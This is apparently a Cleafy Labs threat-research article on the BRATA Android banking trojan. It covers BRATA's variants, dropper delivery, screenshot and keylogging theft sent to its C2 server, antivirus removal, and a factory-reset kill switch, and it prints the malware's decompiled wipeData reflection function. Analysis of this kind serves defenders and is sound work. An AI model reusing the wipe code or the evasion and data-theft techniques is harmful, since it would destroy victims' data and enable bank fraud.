
How BRATA is monitoring your bank account

cleafy.com/cleafy-labs/how-brata-is-monitoring-your-bank-account

Federico Valentini, Francesco Iubatti



Download your PDF guide to TeaBot

Get your free copy to your inbox now

Download PDF Version

Introduction

In our previous article "Mobile banking fraud: BRATA strikes again" we've described how threat actors (TAs) leverage the Android banking trojan BRATA to perpetrate fraud via unauthorized wire transfers.

In this article, we are presenting further insights, on how BRATA is evolving in terms of both new targets and new features, such as:

- Capability to perform the device **factory reset**: it appears that TAs are leveraging this feature to erase any trace, right after an unauthorized wire transfer attempt.
- **GPS tracking** capability
- Capability to use **multiple communication channels** (**HTTP** and **TCP**) between the device and the C2 server to keep a persistent connection.
- Capability to continuously monitor the victim's bank application through **VNC** and **keylogging techniques**.

A new BRATA variant started circulating last December. Our research shows that it has been distributed through a downloader to avoid being detected by antivirus solutions.

The target list now contains further banks and financial institutions in the UK (new), Poland (new), Italy, and LATAM.

Figure 1 – The upward trend of BRATA during the last month

Evolution of BRATA malware

Our previous article analyzed multiple BRATA samples from different campaigns targeting customers of one of the most prominent Italian retail banks. However, during the last months, our telemetry noticed two new waves of the BRATA samples. The first wave started in November 2021, and the second around mid-December 2021. During the second wave, TAs began to deliver a few new tailored variants of BRATA in different countries, in particular against banking customers of the **UK** (**NEW**), **Poland** (**NEW**), **Italy**, and **LATAM** (but we also spotted some samples containing Spanish and Chinese strings).

Figure 2 – Some of the most common BRATA's icon app

Figure 3 – The main three variants of BRATA

At the time of writing, we intercepted the **primary variants of BRATA** (variant **A, B**, **C**), as shown in Figure 3.

BRATA.A is the most used during the past months. During December, TAs added mainly two new features: the **GPS tracking** of the victim device, which appears to be still under development, and the capability to execute a **factory reset** of the infected device, as described in the following chapters.

BRATA.B has almost the same capabilities and features. However, the main differences found are the partial obfuscation of the code and the use of tailored overlay pages used to steal the security number (or PIN) of the targeted banking application, as shown in Figure 4.

Furthermore, in this variant, the HTTP communications between the malicious app and the C2 appear to be in clear text, while in **BRATA.A** were compressed with the *zlib* library.

Figure 4 - Example of BRATA overlay used to steal the security number of the victim

BRATA.C is composed of an initial dropper used to download and execute the “real” malicious app later. As already shown, TAs are continually modifying the malware to avoid being detected by antivirus solutions using unconventional techniques. Although the majority

of Android banking trojans try to obfuscate/encrypt the malware core in an external file (eg. *.dex* or *.jar*), BRATA uses a minimal app to download in a second step the core BRATA app (*.apk*).

Figure 5 – The BRATA downloader is almost not detected by any antivirus solution




Figure 6 – Permissions declared inside the AndroidManifest of the last variant of BRATA

Figure 7 – Installation phases of the new variant of BRATA

In Figure 7, we summarize the installation phases of the **BRATA.C**. After the victim installs the downloader app, it requires accepting just one permission to download and install the malicious application from an untrusted source. When the victim clicks on the install button, the downloader app sends a GET request to the C2 server to download the malicious .apk. At this point, the victim has two malicious apps installed on their device.

Bank Account Monitoring

Like other leading Android banking trojans, BRATA has its own custom methods to monitor bank accounts and other victims' actions performed on its mobile device. Through BRATA, TAs will obtain Accessibility Service permissions during the installation phases to observe the activity performed by the victim and/or use the VNC module to retrieve private information shown in the device's screen (e.g bank account balance, transaction history, etc.).

As soon as TAs send the command "get_screen" from the C2 server, BRATA starts to take screenshots of the victim's device and send it back to the C2 server through the HTTP channel, as shown in Figure 9.




Figure 8 – BRATA receives the "get_screen" from the C2 server




Figure 9 – Example of screenshot sent to the C2 server

An additional functionality that was observed is *keylogging*. **BRATA.B** monitors all users' keystrokes when visiting the targeted bank application. Let's consider a common scenario, like the one shown in Figure 10, where a victim opens up his bank application and starts typing into the two visible fields, *Agencia* and *Conta*. If the keylogging functionality is enabled, the two numbers provided by the victim will be sent to the C2 server for further processing.




Figure 10 – Hooking of *cuenta and agencia* fields of the targeted bank

GPS Tracking

By analyzing the application's manifest, it has been possible to discover the GPS permission that is intended to be used by the application. As far as we know, this feature is actually requested at installation; however, no evidence in the code is actually used. For this reason, we could just guess that malware developers are requesting this permission for future development, most likely to target people that belong to specific countries or to enable other cash-out mechanisms (e.g. cardless ATMs).

It's worth mentioning that a GPS signal could be easily disguised by third party applications and, because of that, it is possible that the development phase has been currently stopped.




Figure 11 – GPS permission requests by BRATA

Factory Reset

According to the analysis performed on new BRATA samples, it was found that a factory reset feature has been implemented. More precisely, according to the information retrieved, this mechanism represents a kill switch for this malware. In fact, it was also observed that this function is executed in two cases:

- A bank fraud has been completed successfully. In this way, the victim is going to lose even more time before understanding that a malicious action happened.
- The application is installed in a virtual environment. BRATA tries to prevent dynamic analysis through the execution of this feature.

These statements are confirmed from the keyword *SendMsg_formatdevice* within the *eventname* structure, which is actually used each time an action is performed.




Figure 12 – List of commands used by a new sample of BRATA

_wsh_formatthisdevice is the function in charge of performing the mobile phone reset. As shown in Figure 13, it is a standard procedure that checks if the admin manager variable is set, then initializes the reflection class and retrieves the *Device Manager* (dm) to run the *wipeData*[1] method.

```
public static String _wsh_formatthisdevice(List list) throws Exception {
    try {
        if (!_manager.getEnabled()) {
            return "";
        }
        Reflection reflection = new Reflection();
        reflection.Target = _manager;
        reflection.Target = reflection.GetField("dm");
        reflection.RunMethod2("wipeData", C0225BA.NumberToString(0), "java.lang.int");
        return "";
    } catch (Exception e) {
        processBA.setLastException(e);
        Common.LogImpl("02752523", C0225BA.ObjectToString(Common.LastException(processBA)), 0);
        return "";
    }
}
```

Cleafy | LABS

Figure 13 – Factory reset function




Figure 14 – “device admin” permission requested by BRATA

[1] https://developer.android.com/reference/android/app/admin/DevicePolicyManager

Communication Channels

It has been observed that BRATA and its C2 are using multiple channels to communicate with each other. More specifically, the first communications are made by the application towards the C2 through the HTTP protocol, and then, if the server is online, it is forced to switch the connection towards the WebSocket protocol (Figure 15).

During these HTTP exchanges, BRATA verifies and removes any antivirus apps installed on the infected device (Figure 16) and subsequently receives its configuration file from the C2 server.




Figure 15 – Starting communication

Figure 16 – List of antivirus app that BRATA is able to remove

This switch of channels could be justified by the fact that WebSocket is an event-driven protocol, which means that it is suitable for real time communication. Moreover:

- WebSockets keeps a single, persistent connection open while eliminating latency problems that arise with HTTP request/response-based methods.
- WebSockets generally do not use XMLHttpRequest, and as such, headers are not sent every-time we need to get more information from the server. This, in turn, reduces the expensive data loads being sent to the server.

Reducing the amount of data transferred from the C2 and its application is, then, crucial, especially when you want to exfiltrate data in a network that could be under a continuous traffic monitoring system.

As shown in Figure 17, WebSocket protocol is used by the C2 that sends specific commands that need to be executed on the phone (e.g, whoami, byebye_format, screen_capture, etc.). As far as we know, the malware (on connection perspective) is in a **waiting state** most of the time, until the C2 issues commands instructing the app for the next step.




Figure 17 - factory reset command sent

Final Considerations

This research aims to show how BRATA is trying to reach out to new targets and to develop new features. Since its discovery made by Karspesky in 2019, we were able to collect evidence and monitor how TAs are leveraging this banking trojan for performing frauds, typically through unauthorized wire transfer (e.g. SEPA) or through Instant Payments, using a wide network of money mules accounts in multiple European countries.

According to our findings, we can expect BRATA to keep staying undetected and to keep developing new features.

Appendix 1: IOCs

